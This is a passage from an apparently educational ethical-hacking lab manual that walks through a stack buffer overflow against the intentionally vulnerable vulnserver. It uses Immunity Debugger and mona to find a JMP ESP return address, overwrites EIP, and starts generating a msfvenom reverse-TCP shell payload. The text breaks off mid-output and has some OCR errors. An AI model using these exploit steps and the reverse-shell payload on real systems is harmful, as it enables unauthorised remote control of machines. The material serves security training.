


Figure 1.7.37: Immunity Debugger – display mona modules

105. The **Log data** pop-up window appears, which shows the protection settings of various modules.
106. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.




Figure 1.7.38: Log data window – displaying mona modules

107. Now, we will exploit the **essfunc.dll** module to inject shellcode and take full control of the EIP register.

108. Switch to the **Parrot Security** virtual machine.
109. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
110. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

111. Now, type **cd** and press **Enter** to jump to the root directory.
 112. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.
- Note:** This script is used to convert assembly language into hex code.
113. The **nasm** command line appears; type **JMP ESP** and press **Enter**.
 114. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).
- Note:** Note down this hex code value.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4          jmp esp
nasm >
```

Figure 1.7.39: nasm_shell script to convert assembly language into hex code

115. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4          jmp esp
nasm > EXIT
[root@parrot] ~
└─#
```

Figure 1.7.40: EXIT the script

116. Switch back to the **Windows 10** virtual machine.

117. In the **Immunity Debugger** window, type **!mona find -s "\xff\xxe4" -m esfunc.dll** and press **Enter** in the text field present at the bottom of the window.

The screenshot shows the Immunity Debugger interface with the following details:

- File View Debug Plugins ImmLib Options Window Help Jobs**
- Immunity Consulting Services Manager**
- Log data** tab selected.
- Message** pane:
 - Modules: C:\Windows\SYSTEM32\nsevent.dll, C:\Windows\SYSTEM32\KERNELBASE.dll, C:\Windows\SYSTEM32\KERNEL32.dll, C:\Windows\SYSTEM32\RPCRT4.dll, C:\Windows\SYSTEM32\MSV_32.dll, C:\Windows\SYSTEM32\sechost.dll, C:\Windows\SYSTEM32\ntdll.dll
 - [12:04:48] Attached process paused at ntdll.DbgBreakPoint
 - [+] Command used: !mona modules
 - Mona command started on 2020-04-01 12:22:44 (v2.0, rev 604)
 - [+] Processing arguments and criteria
 - Pointer access level : X
 - [+] Generating module info table, hang on...
 - Processing modules
 - Done. Let's rock'n roll.
- Module info :** A table showing module details. Key rows include:

Base	Top	Size	Release	SafeSEH	ASLR	NXCompat	OS	Bit	Version	ModuleName	Path
0x62500000	0x62500000	0x00000000	False	False	False	False	10.0	0	LessFunc.dll	<C:\Windows\SYSTEM32\LessFunc.dll>	
0x75140000	0x75200000	0x0017e000	True	True	False	True	10.0	0	KERNELBASE.dll	<C:\Windows\SYSTEM32\KERNELBASE.dll>	
0x76140000	0x76d80000	0x00044000	True	True	False	True	10.0	0	Isehost.dll	<C:\Windows\SYSTEM32\Isehost.dll>	
0x726e0000	0x72721b000	0x0004f000	True	True	False	True	10.0	0	Issocket.dll	<C:\Windows\SYSTEM32\Issocket.dll>	
0x72ce4000	0x72cfd000	0x00092000	True	True	False	True	10.0	0	Iaphelp.dll	<C:\Windows\SYSTEM32\Iaphelp.dll>	
0x60440000	0x60472000	0x00047000	False	False	False	False	10.0	0	Ivulnserver.exe	<C:\Windows\SysWOW64\Ivulnserver.exe>	
0x76ff0000	0x76940000	0x0006a000	True	True	False	True	10.0	0	KERNEL32.dll	<C:\Windows\SYSTEM32\KERNEL32.dll>	
0x74ac0000	0x74b7e000	0x000be000	True	True	False	True	7.0	0	LessFunc.dll	<C:\Windows\SYSTEM32\LessFunc.dll>	
0x73dc0000	0x73dca000	0x0006a000	True	True	False	True	10.0	0	CRYPTBASE.dll	<C:\Windows\SYSTEM32\CRYPTBASE.dll>	
0x73dd0000	0x73des000	0x0001e000	True	True	False	True	10.0	0	ISapiCli.dll	<C:\Windows\SYSTEM32\ISapiCli.dll>	
0x76b60000	0x76c8d000	0x0004d000	True	True	False	True	10.0	0	RPCRT4.dll	<C:\Windows\SYSTEM32\RPCRT4.dll>	
0x729a0000	0x72b1b000	0x00017000	True	True	False	True	10.0	0	Intdll.dll	<C:\Windows\SYSTEM32\Intdll.dll>	
0x76c10000	0x76c6f000	0x0005f000	True	True	False	True	10.0	0	MSV_32.dll	<C:\Windows\SYSTEM32\MSV_32.dll>	
0x24320000	0x24378000	0x00058000	True	True	False	True	10.0	0	IsCryptPrimitives.dll	<C:\Windows\SYSTEM32\IsCryptPrimitives.dll>	
0x73d50000	0x73dfe000	0x0006e000	True	True	False	True	5.3.67.0	0	IsCrypt.dll	<C:\Windows\SYSTEM32\IsCrypt.dll>	
- Bottom Text Field:** !mona find -s "\xff\xxe4" -m esfunc.dll
- Status Bar:** Paused

Figure 1.7.41: mona command to find the return address

118. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**, which might differ in your lab environment.

The screenshot shows the Immunity Debugger interface with the following details:

- File View Debug Plugins ImmLib Options Window Help Jobs**
- Immunity Consulting Services Manager**
- Log data** tab selected.
- Message** pane:
 - Modules: C:\Windows\SYSTEM32\LessFunc.dll, C:\Windows\SYSTEM32\RPCRT4.dll, C:\Windows\SYSTEM32\Intdll.dll, C:\Windows\SYSTEM32\MSV_32.dll, C:\Windows\SYSTEM32\IsCryptPrimitives.dll, C:\Windows\SYSTEM32\IsCrypt.dll
- [+] This mona.py action took 0:00:00.312000**
- [+] Command used: !mona find -s "\xff\xxe4" -m esfunc.dll**
- Mona command started on 2020-04-01 12:59:29 (v2.0, rev 604)**
- [+] Processing arguments and criteria**
 - Only querying modules esfunc.dll
- [+] Generating module info table, hang on...**
 - Processing modules
 - Done. Let's rock'n roll.
 - Treating search pattern as bin
- [+] Searching from 0x62000000 to 0x62500000**
- [+] Preparing output file 'Find.txt'**
- [+] Writing results to Find.txt**
 - Number of pointers of type "\xff\xxe4": 9
- [+] Results:**

Address	Type	Description
0x625011af	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625011b6	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625011c7	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625011d3	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625011d8	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625011e6	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625011f7	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x62501203	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x62501205	\PAGE_EXECUTE_READ	esfunc.dll ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
- Bottom Text Field:** !mona find -s "\xff\xxe4" -m esfunc.dll
- Status Bar:** Paused

Figure 1.7.42: Displaying the return address of the vulnerable module

119. Close **Immunity Debugger** and the vulnerable server process.
120. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**
121. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon ().




Figure 1.7.43: Click on Go to address in Disassembler

122. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.




Figure 1.7.44: Enter expression to follow the pop-up

123. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




Figure 1.7.45: Setting up a break up point

124. Now, click on the **Run program** icon () in the toolbar to run **Immunity Debugger**
125. Switch to the **Parrot Security** virtual machine.
126. Maximize the terminal window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

127. Now, type **`./jump.py`** and press **Enter** to execute the Python script.

```
[root@parrot] -[~/home/attacker/Desktop/Scripts]
└─# chmod +x jump.py
[root@parrot] -[~/home/attacker/Desktop/Scripts]
└─# ./jump.py
[root@parrot] -[~/home/attacker/Desktop/Scripts]
└─#
```

Figure 1.7.46: Executing a jump.py script

128. Switch to the **Windows 10** virtual machine.

129. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.




Figure 1.7.47: EIP register gets overwritten with the return address of a vulnerable module

130. Close **Immunity Debugger** and the vulnerable server process.

131. Re-launch the vulnerable server as an administrator

132 Switch to the **Barret Security** virtual machine.

T A S K 7 . 1 0**Generate
Shellcode**

133. In the **Terminal** window, use the following command and press **Enter** to generate the shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=<Local IP Address>
LPORT=<Listening Port> EXITFUNC=thread -f c -a x86 -b "\x00"
```

Note: Here, **-p**: payload, local IP address: **10.10.10.13**, listening port: **4444**, **-f**: filetype, **-a**: architecture, **-b**: bad character.

134. A shellcode is generated, as shown in the screenshot.

135. Select the code, right-click on it, and click **Copy** to code the code.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
→ #msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.13 LPORT=4444 EXITFUNC=thread
-f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
